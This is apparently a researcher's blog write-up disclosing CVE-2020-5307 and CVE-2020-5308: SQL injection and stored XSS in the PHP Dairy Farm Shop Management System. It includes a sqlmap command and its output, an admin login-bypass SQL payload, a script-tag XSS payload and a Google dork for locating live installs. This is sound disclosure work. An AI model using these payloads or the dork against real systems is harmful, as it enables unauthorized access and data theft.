

# CVE-2020-5307 & CVE-2020-5308 (https://cinzinga.com/CVE-2020-5307-5308/)

3 minute read

Dairy Farm Management System is vulnerable to SQLi and XSS. This post will be a brief write up about discovery and exploitation of CVE-2020-5307 & CVE-2020-5308. These vulnerabilities exist in the Dairy Farm Shop Management System project version 1, available [here \(https://phpgurukul.com/dairy-farm-shop-management-system-using-php-and-mysql/\)](https://phpgurukul.com/dairy-farm-shop-management-system-using-php-and-mysql/). These discoveries came as a continuation of my previous efforts which uncovered [CVE-2019-19908 \(https://cinzinga.github.io/CVE-2019-19908/\)](https://cinzinga.github.io/CVE-2019-19908/).

## CVE-2020-5307

After installing the app locally, the user is greeted with a login screen. For now, I am going to see how far I can get without knowing the default administrator account's credentials.




Figure 1: DFSMS Login Page

Let's fire up Burp Suite and capture the login request for future testing with SQLmap.




Figure 2: Captured POST Request

Saving this request to a file, we can then target the 'username' and 'password' parameters to check for the existence of SQL injection. The command will look like:

```
sqlmap -r login.req --dbms=mysql -o
```

The `-r` option tells SQLmap to accept a request file.

The `--dbms` option specifies the database management service. This avoids unnecessary checks for PostgreSQL or MsSQL databases.

The `-o` option performs optimization, such as using persistent HTTP connection and running with more threads.

Almost right away, SQLmap discovers that the 'username' parameter is vulnerable. Moreover, SQLmap notifies us that there is a 302-redirect request from the website to a new page. This is indicative of the existence of authentication bypass using SQL injection. This will be explored further next.

```
[12:48:16] [INFO] testing for SQL injection on POST parameter 'username'
[12:48:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:48:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:48:17] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[12:48:17] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[12:48:17] [INFO] testing 'MySQL inline queries'
[12:48:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:48:17] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[12:48:27] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:48:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' tending provided level (1) and risk (1) values? [Y/n]
[12:48:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
got a 302 redirect to 'http://192.168.0.29:80/dfsms/add-category.php'. Do you want to follow? [Y/n]
```

Figure 3: 'username' SQL Injection and 302-redirect

Thus, as an unauthenticated user we can dump the entire database's contents. Really milking the Dairy Farm Management System for all it's got.

```
[13:01:11] [INFO] retrieved:
[13:01:16] [INFO] adjusting time delay to 1 second due to good response times
tbladmin
[13:01:40] [INFO] retrieved: tblcategory
[13:02:05] [INFO] retrieved: tblcompany
[13:02:30] [INFO] retrieved: tblorders
[13:02:51] [INFO] retrieved: tblproducts
Database: dfsms
[5 tables]
+-----+
| tbladmin |
| tblcategory |
| tblcompany |
| tblorders |
| tblproducts |
+-----+
```

Figure 4: Database Contents

Shifting our focus back to that 302-redirect, we again return to the login page where we can try the most basic SQL authentication bypass payloads.

Username: admin' or '1' = '1'; -- -

Password: a

In a nutshell, this injection will break the SQL query and cause the database to evaluate `1 = 1` which results as true. The semicolon ends the query statement and the dashes comment out everything after it. Since the query returns true, we should be authenticated as the admin user.





Figure 5: Successful Authentication Bypass

As it turns out, this web application is vulnerable to a herd-full of SQL injections. Once authenticated I discovered 10 more that I will not document here out of a desire for brevity. Submission of these multiple SQL injections to MITRE earned me [CVE-2020-5307](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5307) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5307>).

## CVE-2020-5308

After briefly exploring the internals of the web application and learning its functionality, I began to test for the presence of cross-site scripting. I expected to find quite a few as I knew from the SQL injection that user inputs were not being sufficiently sanitized.

Part of the web app allows the user to create custom product categories. Next, let's create a category named `<script>alert('moo')</script>` and see what happens when we change pages to view all categories.

 Add Product

Category

<script>alert('moo')</script>

Category Code

test

Submit

Figure 6: Potential XSS Payload

Once a user navigates to the manage categories page...

192.168.0.29/dfsms/manage-categories.php

Kali LinuxKali TrainingKali ToolsKali DocsKali ForumsNetHunterOffensive SecurityExploit-DBGHDBMSFu

Category > Manage

Manage Categories













#	Category	Category Code	Posting Date	Action
1	Milk		2019-12-24 08:27:43	 
2	Butter		2019-12-24 08:27:59	 
3	Bread		2019-12-24 08:28:12	 
4	Paneer	PN01	2019-12-24 08:29:18	 
5	Soya	SY01	2019-12-24 08:29:58	 
6	Ghee	GH01	2019-12-25 06:52:08	 
7				

Figure 7: Successful Stored XSS

Elsewhere in this web application I discovered 3 more stored cross-site scripting vulnerabilities. Submission of these multiple stored XSS vulnerabilities resulted in [CVE-2020-5308](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5308) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5308>).

# Impact

The impact of these vulnerabilities is fairly minimal due to the lack of widespread popularity in this application. The application was released on December 29th, 2019 and currently has less than 500 downloads. A quick google dork reveals only one website that was running this web application, but that page now returns a 403 error.

Google Dork: Dairy Farm Shop Management System intitle:"Login Page"




Figure 8: Results of Google Dork

In conclusion, if you own a small dairy farm shop, I would recommend emailing with the authors of Dairy Farm Management System to enhance their platform, as I have done.

Hits

Tags:

Exploit-Dev

Penetration Testing

Updated:

January 7, 2020